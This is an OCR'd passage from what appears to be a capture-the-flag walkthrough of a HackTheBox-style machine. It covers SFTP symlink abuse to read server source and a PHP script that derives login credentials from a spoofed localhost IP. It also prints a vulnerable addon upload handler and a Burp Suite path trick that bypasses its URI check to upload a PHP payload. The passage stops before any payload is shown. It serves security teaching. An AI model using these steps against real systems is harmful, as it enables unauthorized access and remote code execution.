


Use the `sftp` service to check whether there's any exploitable information:

```
sftp ots-yODc2NGQ@10.10.10.133
```



Use the `get` command to download the `user.txt` file.




Then use the `cat` command to read the file and retrieve the first **User Flag**.

Alternative Approach


Continue using the `symlink` command to view the target file:

```
symlink /var/www/html/signup.php public_html/signup.php
```

Then visit the corresponding URL in the browser:
`http://onetwoseven.htb/~ots-jNGEzMjM/signup.txt`



We find function calls related to username and password generation.
The code reveals that during registration, both the username and password are automatically generated based on the visitor's IP address.



In other words, the username is:
`ots-` + a value computed from the visitor's IP.
The password is the first 8 characters of the MD5 hash of the IP.

So, by manually setting the IP to `127.0.0.1`, we can reverse-engineer the account credentials.

We write a PHP script to simulate the registration logic with a spoofed IP:

```php
<?php
$ip = "127.0.0.1";
echo "username: ots-" . substr(str_replace('=', '',
base64_encode(substr(md5($ip),0,8))), 3) . "\n";
echo "password: " . substr(md5($ip),0,8) . "\n";
?>
```


This gives us a valid set of credentials:

Use this username and password to log in to the SFTP service, and you'll be able to retrieve the `user.txt` file.


Foothold (Gaining Root Access)

Next, the goal is to obtain the **Root Flag**, which usually requires root privileges.

On the `menu.php` page, we noticed an upload button. Although it appears greyed out, it's worth investigating whether this functionality can still be exploited.



By clicking on **OTS Addon Manager**, we uncover some interesting information: several original request paths have been rewritten. All upload and download operations are handled through `ots-man-addon.php`, which functions as a kind of central control entry point.



Clicking `[DL]` next to **OTS Addon Manager** allows us to download the corresponding PHP source file.

~/Downloads/ots-man-addon.php - Mousepad


File Edit Search View Document Help

```php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php"); }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') === false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS Addon Manager
switch (true) {
        # Upload addon to addons folder.
        case preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):
                if(isset($_FILES['addon'])){
                        $errors= array();
                        $file_name = basename($_FILES['addon']['name']);
                        $file_size =$_FILES['addon']['size'];
                        $file_tmp =$_FILES['addon']['tmp_name'];

                        if($file_size > 20000){
                                $errors[]='Module too big for addon manager. Please upload manually.';
                        }

                        if(empty($errors)==true) {
                                move_uploaded_file($file_tmp,$file_name);
                                header("Location: /menu.php");
                                header("Content-Type: text/plain");
                                echo "File uploaded successfull.y";
                        } else {
                                header("Location: /menu.php");
                                header("Content-Type: text/plain");
                                echo "Error uploading the file: ";
                                print_r($errors);
                        }
                }
                break;
        # Download addon from addons folder.
        case preg_match('/\/addon-download.php/',$_SERVER['REQUEST_URI']):
                if ($_GET['addon']) {
                        $addon_file = basename($_GET['addon']);
                        if ( file_exists($addon_file) ) {
                                header("Content-Disposition: attachment; filename=$addon_file");
                                header("Content-Type: text/plain");
                                readfile($addon_file);
                        } else {
                                header($_SERVER["SERVER_PROTOCOL"]." 404 Not Found", true, 404);
                                die();
                        }
                }
                break;
        default:
                echo "The addon manager must not be executed directly but only via<br>";
                echo "the provided RewriteRules:<br><hr>";
                echo "RewriteEngine On<br>";
                echo "RewriteRule ^addon-upload.php   addons/ots-man-addon.php [L]<br>";
                echo "RewriteRule ^addon-download.php addons/ots-man-addon.php [L]<br><hr>";
                echo "By commenting individual RewriteRules you can disable single<br>";
                echo "features (i.e. for security reasons)<br><br>";
                echo "<font size='-2'>Please note: Disabling a feature through htaccess leads to 404 errors for now.</font>";
                break;
```


We observe that as long as `$_SERVER['REQUEST_URI']` contains `/addon-upload.php`, the upload logic will be triggered.


```php
4 switch (true) {
5         # Upload addon to addons folder.
6         case preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):
7                 if(isset($_FILES['addon'])){
8                         $errors= array();
9                         $file_name = basename($_FILES['addon']['name']);
```

Back on the `menu.php` page, we use the browser's **Inspect** tool to remove the `disabled` attribute from the upload form:



After removing it, the **Submit Query** button becomes clickable:






Now it's time to test whether we can upload a malicious payload.

Create a simple PHP payload file and attempt to upload it. Meanwhile, intercept the request in **Burp Suite** and modify the upload path in the request from `/addon-upload.php` to `/addon-download.php&/addon-upload.php`:

